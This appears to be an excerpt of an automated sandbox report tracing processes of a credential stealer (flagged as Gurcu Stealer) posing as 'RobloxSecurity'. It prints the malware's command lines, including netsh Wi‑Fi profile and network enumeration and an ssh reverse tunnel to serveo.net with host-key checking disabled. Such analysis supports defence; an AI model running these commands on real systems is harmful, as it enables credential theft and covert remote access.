Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **7776**, Parent PID: **7620**

General

Target ID:	12
Start time:	16:17:15
Start date:	10/02/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe" /c chcp 65001 && netsh wlan show profiles|findstr /R /C:"[ ]:[ ]
Imagebase:	0x7ff677710000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

Analysis Process: conhost.exe PID: **7876**, Parent PID: **7776**

General

Target ID:	13
Start time:	16:17:15
Start date:	10/02/2024

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

Analysis Process: chcp.com PID: **7988**, Parent PID: **7776**

General	
Target ID:	14
Start time:	16:17:15
Start date:	10/02/2024
Path:	C:\Windows\System32\chcp.com
Wow64 process (32bit):	false
Commandline:	chcp 65001
Imagebase:	0x7ff6bf650000
File size:	14'848 bytes
MD5 hash:	33395C4732A49065EA72590B14B64F32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

Analysis Process: netsh.exe PID: **8008**, Parent PID: **7776**

General	
Target ID:	15
Start time:	16:17:15
Start date:	10/02/2024
Path:	C:\Windows\System32\netsh.exe
Wow64 process (32bit):	false
Commandline:	netsh wlan show profiles
Imagebase:	0x7ff6bc470000
File size:	96'768 bytes
MD5 hash:	6F1E6DD688818BC3D1391D0CC7D597EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

Analysis Process: findstr.exe PID: **8020**, Parent PID: **7776**

General	
Target ID:	16
Start time:	16:17:15
Start date:	10/02/2024
Path:	C:\Windows\System32\findstr.exe
Wow64 process (32bit):	false

Commandline:	findstr /R /C:"[ ]:[ ]"
Imagebase:	0x7ff6c7230000
File size:	36'352 bytes
MD5 hash:	804A6AE28E88689E0CF1946A6CB3FEE5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **8064**, Parent PID: **7620**

General	
Target ID:	17
Start time:	16:17:16
Start date:	10/02/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe" /c chcp 65001 && netsh wlan show networks mode=bssid | findstr "SSID BSSID Signal
Imagebase:	0x7ff677710000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: vkefq4cv.oil.exe PID: **8072**, Parent PID: **1044**

General	
Target ID:	18
Start time:	16:17:16
Start date:	10/02/2024
Path:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
Imagebase:	0x10dd5580000
File size:	131'528 bytes
MD5 hash:	869F82DF0992DC2F5155D8F69FD1C9CF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.2064616867.0000010DD73F1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Has exited:	true

Analysis Process: conhost.exe PID: **8080**, Parent PID: **8064**

General	
Target ID:	19
Start time:	16:17:16
Start date:	10/02/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes

MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: chcp.com PID: **8116**, Parent PID: **8064**

General	
Target ID:	20
Start time:	16:17:16
Start date:	10/02/2024
Path:	C:\Windows\System32\chcp.com
Wow64 process (32bit):	false
Commandline:	chcp 65001
Imagebase:	0x7ff6bf650000
File size:	14'848 bytes
MD5 hash:	33395C4732A49065EA72590B14B64F32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: netsh.exe PID: **8148**, Parent PID: **8064**

General	
Target ID:	21
Start time:	16:17:16
Start date:	10/02/2024
Path:	C:\Windows\System32\netsh.exe
Wow64 process (32bit):	false
Commandline:	netsh wlan show networks mode=bssid
Imagebase:	0x7ff6bc470000
File size:	96'768 bytes
MD5 hash:	6F1E6DD688818BC3D1391D0CC7D597EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: findstr.exe PID: **8156**, Parent PID: **8064**

General	
Target ID:	22
Start time:	16:17:16
Start date:	10/02/2024
Path:	C:\Windows\System32\findstr.exe
Wow64 process (32bit):	false
Commandline:	findstr "SSID BSSID Signal"
Imagebase:	0x7ff6c7230000
File size:	36'352 bytes
MD5 hash:	804A6AE28E88689E0CF1946A6CB3FEE5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Has exited:	true

Analysis Process: cmd.exe PID: **1196**, Parent PID: **8072**

General	
Target ID:	23
Start time:	16:17:16
Start date:	10/02/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe" /c chcp 65001 && netsh wlan show profiles|findstr /R /C:"[ ]:[ ]
Imagebase:	0x7ff677710000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **7360**, Parent PID: **1196**

General	
Target ID:	24
Start time:	16:17:16
Start date:	10/02/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: chcp.com PID: **2084**, Parent PID: **1196**

General	
Target ID:	25
Start time:	16:17:16
Start date:	10/02/2024
Path:	C:\Windows\System32\chcp.com
Wow64 process (32bit):	false
Commandline:	chcp 65001
Imagebase:	0x7ff6bf650000
File size:	14'848 bytes
MD5 hash:	33395C4732A49065EA72590B14B64F32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: netsh.exe PID: **2004**, Parent PID: **1196**

General	
Target ID:	26
Start time:	16:17:16
Start date:	10/02/2024
Path:	C:\Windows\System32\netsh.exe
Wow64 process (32bit):	false
Commandline:	netsh wlan show profiles
Imagebase:	0x7ff6bc470000
File size:	96'768 bytes
MD5 hash:	6F1E6DD688818BC3D1391D0CC7D597EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: findstr.exe PID: **6344**, Parent PID: **1196**

General	
Target ID:	27
Start time:	16:17:16
Start date:	10/02/2024
Path:	C:\Windows\System32\findstr.exe
Wow64 process (32bit):	false
Commandline:	findstr /R /C:"[ ]:[ ]"
Imagebase:	0x7ff6c7230000
File size:	36'352 bytes
MD5 hash:	804A6AE28E88689E0CF1946A6CB3FEE5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **6544**, Parent PID: **8072**

General	
Target ID:	28
Start time:	16:17:17
Start date:	10/02/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe" /c chcp 65001 && netsh wlan show networks mode=bssid | findstr "SSID BSSID Signal
Imagebase:	0x7ff677710000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **1184**, Parent PID: **6544**

General	
Target ID:	29
Start time:	16:17:17
Start date:	10/02/2024
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: chcp.com PID: **7384**, Parent PID: **6544**

General

Target ID:	30
Start time:	16:17:17
Start date:	10/02/2024
Path:	C:\Windows\System32\chcp.com
Wow64 process (32bit):	false
Commandline:	chcp 65001
Imagebase:	0x7ff6bf650000
File size:	14'848 bytes
MD5 hash:	33395C4732A49065EA72590B14B64F32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: netsh.exe PID: **7316**, Parent PID: **6544**

General

Target ID:	31
Start time:	16:17:17
Start date:	10/02/2024
Path:	C:\Windows\System32\netsh.exe
Wow64 process (32bit):	false
Commandline:	netsh wlan show networks mode=bssid
Imagebase:	0x7ff6bc470000
File size:	96'768 bytes
MD5 hash:	6F1E6DD688818BC3D1391D0CC7D597EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: findstr.exe PID: **7500**, Parent PID: **6544**

General

Target ID:	32
Start time:	16:17:17
Start date:	10/02/2024
Path:	C:\Windows\System32\findstr.exe
Wow64 process (32bit):	false
Commandline:	findstr "SSID BSSID Signal"
Imagebase:	0x7ff6c7230000
File size:	36'352 bytes
MD5 hash:	804A6AE28E88689E0CF1946A6CB3FEE5

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: ssh.exe PID: **4548**, Parent PID: **7620**

General	
Target ID:	33
Start time:	16:17:17
Start date:	10/02/2024
Path:	C:\Windows\System32\OpenSSH\ssh.exe
Wow64 process (32bit):	false
Commandline:	"ssh.exe" -o "StrictHostKeyChecking=no" -R 80:127.0.0.1:6787 serveo.net
Imagebase:	0x7ff734ff0000
File size:	946'176 bytes
MD5 hash:	C05426E6F6DFB30FB78FBA874A2FF7DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: conhost.exe PID: **2088**, Parent PID: **4548**

General	
Target ID:	34
Start time:	16:17:17
Start date:	10/02/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: ssh.exe PID: **7440**, Parent PID: **8072**

General	
Target ID:	35
Start time:	16:17:18
Start date:	10/02/2024
Path:	C:\Windows\System32\OpenSSH\ssh.exe
Wow64 process (32bit):	false
Commandline:	"ssh.exe" -o "StrictHostKeyChecking=no" -R 80:127.0.0.1:6787 serveo.net
Imagebase:	0x7ff734ff0000
File size:	946'176 bytes
MD5 hash:	C05426E6F6DFB30FB78FBA874A2FF7DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: conhost.exe PID: **7648**, Parent PID: **7440**

General	
Target ID:	36
Start time:	16:17:18
Start date:	10/02/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: WerFault.exe PID: **1800**, Parent PID: **8072**

General	
Target ID:	41
Start time:	16:17:22
Start date:	10/02/2024
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 8072 -s 1632
Imagebase:	0x7ff6065e0000
File size:	570'736 bytes
MD5 hash:	FD27D9F6D02763BDE32511B5DF7FF7A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: vkefq4cv.oil.exe PID: **7712**, Parent PID: **1044**

General	
Target ID:	42
Start time:	16:18:01
Start date:	10/02/2024
Path:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
Imagebase:	0x17a71230000
File size:	131'528 bytes
MD5 hash:	869F82DF0992DC2F5155D8F69FD1C9CF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GurcuStealer, Description: Yara detected Gurcu Stealer, Source: 0000002A.00000002.2312217329.0000017A00001000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Has exited:	true

Analysis Process: vkefq4cv.oil.exe PID: **125704**, Parent PID: **1044**

General

Target ID:	44
Start time:	16:19:00
Start date:	10/02/2024
Path:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
Imagebase:	0x1ec7f190000
File size:	131'528 bytes
MD5 hash:	869F82DF0992DC2F5155D8F69FD1C9CF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GurcuStealer, Description: Yara detected Gurcu Stealer, Source: 0000002C.00000002.2953825020.000001EC01AD9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Has exited:	true

Analysis Process: vkefq4cv.oil.exe PID: **325468**, Parent PID: **1044**

General	
Target ID:	45
Start time:	16:20:00
Start date:	10/02/2024
Path:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
Imagebase:	0x167cfae0000
File size:	131'528 bytes
MD5 hash:	869F82DF0992DC2F5155D8F69FD1C9CF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GurcuStealer, Description: Yara detected Gurcu Stealer, Source: 0000002D.00000002.3553295709.00000167D1889000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Has exited:	true

Analysis Process: vkefq4cv.oil.exe PID: **491576**, Parent PID: **1044**

General	
Target ID:	46
Start time:	16:21:00
Start date:	10/02/2024
Path:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\RobloxSecurity\vkefq4cv.oil.exe
Imagebase:	0x1cf0ab30000
File size:	131'528 bytes
MD5 hash:	869F82DF0992DC2F5155D8F69FD1C9CF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	false

Disassembly

No disassembly